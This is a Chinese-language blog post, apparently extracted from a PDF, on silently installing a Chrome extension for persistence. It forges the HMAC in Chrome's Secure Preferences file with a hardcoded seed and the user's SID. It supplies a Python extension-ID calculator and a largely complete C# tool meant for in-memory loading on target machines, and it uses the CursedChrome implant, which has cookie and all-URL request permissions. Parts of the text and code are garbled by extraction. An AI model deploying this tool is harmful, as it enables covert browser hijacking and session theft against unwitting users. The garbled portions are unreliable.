

# Chrome插件静默安装

## 0x00 简介

看到文章[Silently Install Chrome Extension For Persistence](#)觉得比较有趣，粗略的看了一下。

### 优点

- no command line parameters
- persistent
- can be installed while in use but it wont re-load until chrome restarts so it is up to you if you want to kill chrome
- no registry edits

作者说自己并没有完全武器化，还有几处OPSEC没说，让读者自己完成，那么来补充一下。

## 0x01 原理

文中作者使用 `ProcessMonitor` 不断到增删插件，发现 `Chrome` 会对路径 `%localappdata%\Google\Chrome\User Data\Default` 中的 `Secure Preferences` 文件进行修改，我们通过增删插件可以看到

描述是插件信息之类的

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```

```
"extensions": {
  "settings": {
    "ahfgeienlihkogmhjhadlkjgocpleb": "D7A6A5972372467D03E3394CAACFC91D8469F84E3842EC
8FC7B25B0706335452",
    "mhjfbmdgcfjbbpaeojfohoefglshejja!": "93FFF3253A5CA4F83AA699999B865A988073D67E6CFD2CF
110CF0BE78F3D97B9A",
    "neajdpdkcdipfabeoefbfddakdcjh": "CFE86E9F0F5D6FC0C3C601F4089111F04F7B1504E1212E
2CD04472ACB3AFF8A1",
    "nkeimhogjdpncccoofplliamaamaae": "D0778CB0D207372959EB8C594D4B080611B8421654223A5
ASE4B016FB4F27938C"
  },
  "services": {
    "account_id": "AF6A9251048774C14FB2AED0335FFCE950101FD123A34EDED88E70F2C64BA2A1",
    "last_account_id": "E437D7F555001C61AF525FB381B157FF27ED046CC1684D005A9EB6D280DC873E
E",
    "last_signed_in_username": "5377F615795889091B02847EF78FB131369D669B68293AB84FA58C
F0B805321",
    "last_username": "A21FFD66D0F81C4F1F213A41DA9A42C48F0F2B81A1DEA57870637D9EF395415F"
  },
  "homepage": "3E23EC6A33040BBA1C8C0EA375F0F57FA92573582073880838FBA344530862E",
  "homepage_is_newtabpage": "F2FB002E07519A2F2D840A2DA122FD0E256651A215A7FC020028C630A822F34",
  "media": {
    "cde": {
      "origin_data": "23C3830871EF05F54FC8EF713BE583233F3C3575114BA77512AF0CACCD0ED4511"
    },
    "storage_id_salt": "D8F12199ECEEC4D75568C10DF532985A8059979503EF73C9B3709C807C56FD82"
  },
  "module_blocklist_cache_md5_digest": "5007C6FA1AA6B90C90ADCFE11E20569C0BFA16156881506F72C832DC5300
3BE",
  "pinned_tabs": "1948D6351B8A2908CEB64E83004B4EDFC980ED5EAADD9A3BF735703FCDD007D",
  "prefs": {
    "preference_reset_time": "10F4BFC285905314363D1228917D6CDE8CE28F82471E46B3E5C7A76E2FB1B1A4"
  },
  "safebrowsing": {
    "incidents_sent": "BASE80E84705AF1DBA69A33EBFF76CEFA8638084E6619996CECD4AC39259628"
  },
  "search_provider_overrides": "25532AB4368DA797C7E0829938DA7E66CE634BE62F59FE44FA73CFB0A88CDC1",
  "session": {
    "restore_on_startup": "F38ABF4329B0DC22DF8AA10C9A76589455D0E083851C81FC1A514FECAFCE3AC9",
    "startup_urls": "0783A382F1A54D088823F1D8EB66E77B0203A02901A6526EAA8961730B46780"
  }
},
"super_mac": "9066CC93A9976758ABE67322A6CCDF08C494C3D089E023508DC09A6C35BF11CE"
```

```
"extensions": {
  "settings": {
    "ahfgeienlihkogmhjhadlkjgocpleb": "D7A6A5972372467D03E3394CAACFC91D8469F84E3842EC
8FC7B25B0706335452",
    "mhjfbmdgcfjbbpaeojfohoefglshejja!": "93FFF3253A5CA4F83AA699999B865A988073D67E6CFD2CF
110CF0BE78F3D97B9A",
    "neajdpdkcdipfabeoefbfddakdcjh": "CFE86E9F0F5D6FC0C3C601F4089111F04F7B1504E1212E
2CD04472ACB3AFF8A1",
    "nkeimhogjdpncccoofplliamaamaae": "D0778CB0D207372959EB8C594D4B080611B8421654223A5
ASE4B016FB4F27938C",
    "oidkeddhfoomnlpk1kicckciafbfaae": "54F82983E3AB715F75AD82A941985B06EE87E4C7905760
2D9BE205FE3E30FEC8"
  },
  "services": {
    "account_id": "AF6A9251048774C14FB2AED0335FFCE950101FD123A34EDED88E70F2C64BA2A1",
    "last_account_id": "E437D7F555001C61AF525FB381B157FF27ED046CC1684D005A9EB6D280DC873E
E",
    "last_signed_in_username": "5377F615795889091B02847EF78FB13B1369D669B68293AB84FA58C
F0B805321",
    "last_username": "A21FFD66D0F81C4F1F213A41DA9A42C48F0F2B81A1DEA57870637D9EF395415F"
  },
  "homepage": "3E23EC6A33040BBA1C8C0EA375F0F57FA92573582073880838FBA344530862E",
  "homepage_is_newtabpage": "F2FB002E07519A2F2D840A2DA122FD0E256651A215A7FC020028C630A822F34",
  "media": {
    "cde": {
      "origin_data": "23C3830871EF05F54FC8EF713BE583233F3C3575114BA77512AF0CACCD0ED4511"
    },
    "storage_id_salt": "D8F12199ECEEC4D75568C10DF532985A8059979503EF73C9B3709C807C56FD82"
  },
  "module_blocklist_cache_md5_digest": "5007C6FA1AA6B90C90ADCFE11E20569C0BFA16156881506F72C832DC5300
3BE",
  "pinned_tabs": "1948D6351B8A2908CEB64E83004B4EDFC980ED5EAADD9A3BF735703FCDD007D",
  "prefs": {
    "preference_reset_time": "10F4BFC285905314363D1228917D6CDE8CE28F82471E46B3E5C7A76E2FB1B1A4"
  },
  "safebrowsing": {
    "incidents_sent": "BASE80E84705AF1DBA69A33EBFF76CEFA8638084E6619996CECD4AC39259628"
  },
  "search_provider_overrides": "25532AB4368DA797C7E0829938DA7E66CE634BE62F59FE44FA73CFB0A88CDC1",
  "session": {
    "restore_on_startup": "F38ABF4329B0DC22DF8AA10C9A76589455D0E083851C81FC1A514FECAFCE3AC9",
    "startup_urls": "0783A382F1A54D088823F1D8EB66E77B0203A02901A6526EAA8961730B46780"
  }
},
"super_mac": "F47F87B0786BEF81EFBD0C4B85F785B3E3A45F047148492623FC58A796D0658088A"
```

修改这个文件当前用户权限即可，打开 `chrome` 不会提示占用，其中计算 `HMAC` 的 `seed` 还是固定的，无需动内存或者其他，却是非常不错的方法。

## OPSEC

作者说有几处 `OPSEC`，目前我只看到他的路径是固定的，这里需要修改，但是这里涉及到 `Chrome` 中的插件ID，如果插件中没有KEY的话，插件ID是根据插件路径计算的，所以不照文章中的来操作就会不成功。

这么计算即可

```
import hashlib
import os
PATH = os.path.dirname(os.path.realpath(__file__))
print(PATH)
m = hashlib.sha256()
m.update(bytes(PATH.encode('utf-16-le'))))
EXTID = ''.join([chr(int(i, base=16) + ord('a')) for i in m.hexdigest()[1:32]])
print(EXTID)

C:\Users\Public\Downloads\extensions>python 1.py
C:\Users\Public\Downloads\extensions
kjieaaidmjfokieoemamnaeiacajoeoa
```

## 0x02 实现

其实这个东西完全可以离线操作，用 `python` 也没有太大的问题，这里笔者还是给出C#版本方便大家内存加载使用。在使用时，需要把 `chrome` 插件上传到目标机器上解压，然后在目录新建一个 `ReadMe.txt` 里面放上插件信息（只需要在本地用Chrome安装一次自己的插件,然后在 `Secure Preferences` 文件复制出插件信息，替换path为 `<<path>>` 即可）。

1、本地安装插件

加载已解压的扩展程序

打包扩展程序

更新

我的扩展程序

键盘快捷键

在 Chrome 应用商店 中发现更多扩展程序和主题

所有扩展程序



CursedChrome Implant 0.0.1

Example Chrome extension with implant code.  
You should probably inject/disguise the implant instead of installing this extension directly.

ID: oidkeddhfoonmlpklikicckciafbfaae

检查视图 背景页

详情

移除

错误



## 2、提取信息

JSON解析

JSON在线解析

JSON压缩转义

JSON视图

JSON着色

JSON/XML互转

JSON生成实体


JSON对比

JSON压缩成一行



```
276         "was_installed_by_default": false,
277         "was_installed_by_oem": false
278     },
279     "oidkeddhfoonmlpklikicckciafbfaae": {
280         "active_permissions": {
281             "api": ["cookies", "webRequest", "webRequestBlocking"],
282             "explicit_host": ["\u003Call_urls>", "chrome://favicon/*"],
283             "manifest_permissions": [],
284             "scriptable_host": []
285         },
286         "commands": {},
287         "content_settings": [],
288         "creation_flags": 38,
289         "events": [],
290         "first_install_time": "13365944496206195",
291         "from_webstore": false,
292         "granted_permissions": {
293             "api": ["cookies", "webRequest", "webRequestBlocking"],
294             "explicit_host": ["\u003Call_urls>", "chrome://favicon/*"],
295             "manifest_permissions": [],
296             "scriptable_host": []
297         },
298         "incognito_content_settings": [],
299         "incognito_preferences": {},
300         "last_update_time": "13365944496206195",
301         "location": 4,
302         "newAllowFileAccess": true,
303         "path": "C:\\Users\\Public\\Downloads\\CursedChrome\\extension",
304         "preferences": {},
305         "regular_only_preferences": {},
306         "state": 1,
307         "was_installed_by_default": false,
308         "was_installed_by_oem": false,
309         "withholding_permissions": false
310     }
311 },
312 "protection": {
313     "macs": {
314         "browser": {鼠标左键按下拖动，调整大小 >> << 下次打开本工具，大小是记忆的
```

## 3、放入新建ReadMe.txt，并把插件上传到目标



就可以编译C#愉快的玩耍了。

```
using System;

using System.Collections.Generic;

using System.IO;

using System.Linq;

using System.Security.Cryptography;

using System.Security.Principal;

using System.Text;

using Newtonsoft.Json;

using Newtonsoft.Json.Linq;

public class Program

{

    public static void Main(string[] args)

    {

        if (args.Length < 1)

        {

            Console.WriteLine("Usage: ProgramName <path>");

            return;

        }

    }

}
```

```

    }

    string defaultExtensionInfo = "ReadMe.txt";

    string extensionsPath = args[0];

    string defaultReadMePath = Path.Combine(extensionsPath,
defaultExtensionInfo);

    if (!File.Exists(defaultReadMePath))

    {

        return;

    }

    string extId = ComputeExtensionId(extensionsPath);

    string userName = GetUserName();

    string extensionInfo = File.ReadAllText(defaultReadMePath);

    string newExtensionInfo = extensionInfo.Replace("<<path>>",
extensionsPath.Replace(@"\", @"\\"));

    string path = $"extensions.settings.{extId}";

    WindowsIdentity identity = WindowsIdentity.GetCurrent();

    string sid = ExtractPrefixSid(identity.User.Value);

    byte[] seed = new byte[] { 0xE7, 0x48, 0xF3, 0x36, 0xD8, 0x5E, 0xA5, 0xF9,
0xDC, 0xDF, 0x25, 0xD8, 0xF3, 0x47, 0xA6, 0x5B, 0x4C, 0xDF, 0x66, 0x76, 0x00,
0xF0, 0x2D, 0xF6, 0x72, 0x4A, 0x2A, 0xF1, 0x8A, 0x21, 0x2D, 0x26, 0xB7, 0x88,
0xA2, 0x50, 0x86, 0x91, 0x0C, 0xF3, 0xA9, 0x03, 0x13, 0x69, 0x68, 0x71, 0xF3,
0xDC, 0x05, 0x82, 0x37, 0x30, 0xC9, 0x1D, 0xF8, 0xBA, 0x5C, 0x4F, 0xD9, 0xC8,
0x84, 0xB5, 0x05, 0xA8 };

    string hmac = CalculateHMAC(newExtensionInfo, path, sid, seed);

    string filepath = $"C:\\users\\
{userName}\\appdata\\local\\Google\\Chrome\\User Data\\Default\\Secure
Preferences";

    var data = JsonConvert.DeserializeObject<JObject>
(File.ReadAllText(filepath));

    JObject jobj = JObject.Parse(newExtensionInfo);

    data["extensions"]["settings"][extId] = jobj;

    data["protection"]["macs"]["extensions"]["settings"][extId] = hmac;

    string supermac = CalcSuperMac(data, sid, seed);

    data["protection"]["super_mac"] = supermac;

    File.WriteAllText(filepath, JsonConvert.SerializeObject(data));

}

```

```
public static string ExtractPrefixSid(string fullSid)
{
    int lastDashIndex = fullSid.LastIndexOf('-');

    if (lastDashIndex != -1)
    {
        return fullSid.Substring(0, lastDashIndex);
    }

    return fullSid;
}

static string ComputeExtensionId(string path)
{
    using (SHA256 sha256 = SHA256.Create())
    {
        byte[] pathBytes = Encoding.Unicode.GetBytes(path);

        byte[] hashBytes = sha256.ComputeHash(pathBytes);

        string hexHash = BitConverter.ToString(hashBytes).Replace("-",
""").ToLower();

        StringBuilder extIdBuilder = new StringBuilder();
        foreach (char c in hexHash)
        {
            int charValue = Convert.ToInt32(c.ToString(), 16);
            extIdBuilder.Append((char)((charValue % 26) + 'a'));

            if (extIdBuilder.Length >= 32)
                break;
        }

        string extId = extIdBuilder.ToString();
    }
}
```

```

        return extId;
    }
}

public static string GetUserName()
{
    WindowsIdentity windowsIdentity = WindowsIdentity.GetCurrent();

    if (windowsIdentity != null)
    {
        string userName = windowsIdentity.Name;

        int index = userName.IndexOf("\\");

        if (index != -1)
        {
            userName = userName.Substring(index + 1);
        }

        return userName;
    }
    else
    {
        return null;
    }
}

public static string GenerateRandomString(int length)
{
    const string chars =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";

    Random random = new Random();

    char[] stringChars = new char[length];

    for (int i = 0; i < length; i++)

```

```

    {

        stringChars[i] = chars[random.Next(chars.Length)];

    }

    return new string(stringChars);

}

public static string CalculateHMAC(string jsonString, string path, string sid,
byte[] seed)
{

    JObject jsonObject = JObject.Parse(jsonString);

    RemoveEmpty(jsonObject);

    string processedJsonString = JsonConvert.SerializeObject(jsonObject,
Formatting.None, new JsonSerializerSettings

    {

        StringEscapeHandling = StringEscapeHandling.EscapeNonAscii

    }).Replace("<", "\\u003C").Replace("\\u2122", "™");

    string message = sid + path + processedJsonString;

    using (HMACSHA256 hmac = new HMACSHA256(seed))

    {

        byte[] hashValue = hmac.ComputeHash(Encoding.UTF8.GetBytes(message));

        return BitConverter.ToString(hashValue).Replace("-", "").ToUpper();

    }

}

private static string CalcSuperMac(JObject data, string sid, byte[] seed)
{

    var protection = data["protection"] as JObject;

    var macs = protection["macs"] as JObject;

    var superMsg = sid + JsonConvert.SerializeObject(macs).Replace(" ", "");

```



```
Console.WriteLine(superMsg);

using (var hmac = new HMACSHA256(seed))
{
    byte[] hashValue = hmac.ComputeHash(Encoding.UTF8.GetBytes(superMsg));
    return BitConverter.ToString(hashValue).Replace("-", "").ToUpper();
}

private static void RemoveEmpty(JToken token)
{
    if (token.Type == JTokenType.Object)
    {
        var obj = (JObject)token;
        var propertiesToRemove = new List<JProperty>();

        foreach (var prop in obj.Properties())
        {
            RemoveEmpty(prop.Value);
            if (IsEmpty(prop.Value))
            {
                propertiesToRemove.Add(prop);
            }
        }

        foreach (var prop in propertiesToRemove)
        {
            prop.Remove();
        }
    }
    else if (token.Type == JTokenType.Array)
    {
        var array = (JArray)token;
```

```

        var itemsToRemove = new List<JToken>();

        foreach (var item in array)
        {
            RemoveEmpty(item);

            if (IsEmpty(item))
            {
                itemsToRemove.Add(item);
            }
        }

        foreach (var item in itemsToRemove)
        {
            item.Remove();
        }
    }
}

```

```

private static bool IsEmpty(JToken token)
{
    if (token.Type == JTokenType.Object)
    {
        return !token.HasValues;
    }

    if (token.Type == JTokenType.Array)
    {
        return !token.HasValues;
    }

    if (token.Type == JTokenType.String)
    {

```

```
        return string.IsNullOrEmpty(token.ToString());
    }

    if (token.Type == JTokenType.Null)
    {
        return true;
    }

    return false;
}
}
```

## 0x03 总结

插件信息（ReadMe.txt），对于你自己常用的开发插件其实是一层不变的，也就是你可以编译在EXE，因为这个基本不会改动。

参考：

[Silently Install Chrome Extension For Persistence](#)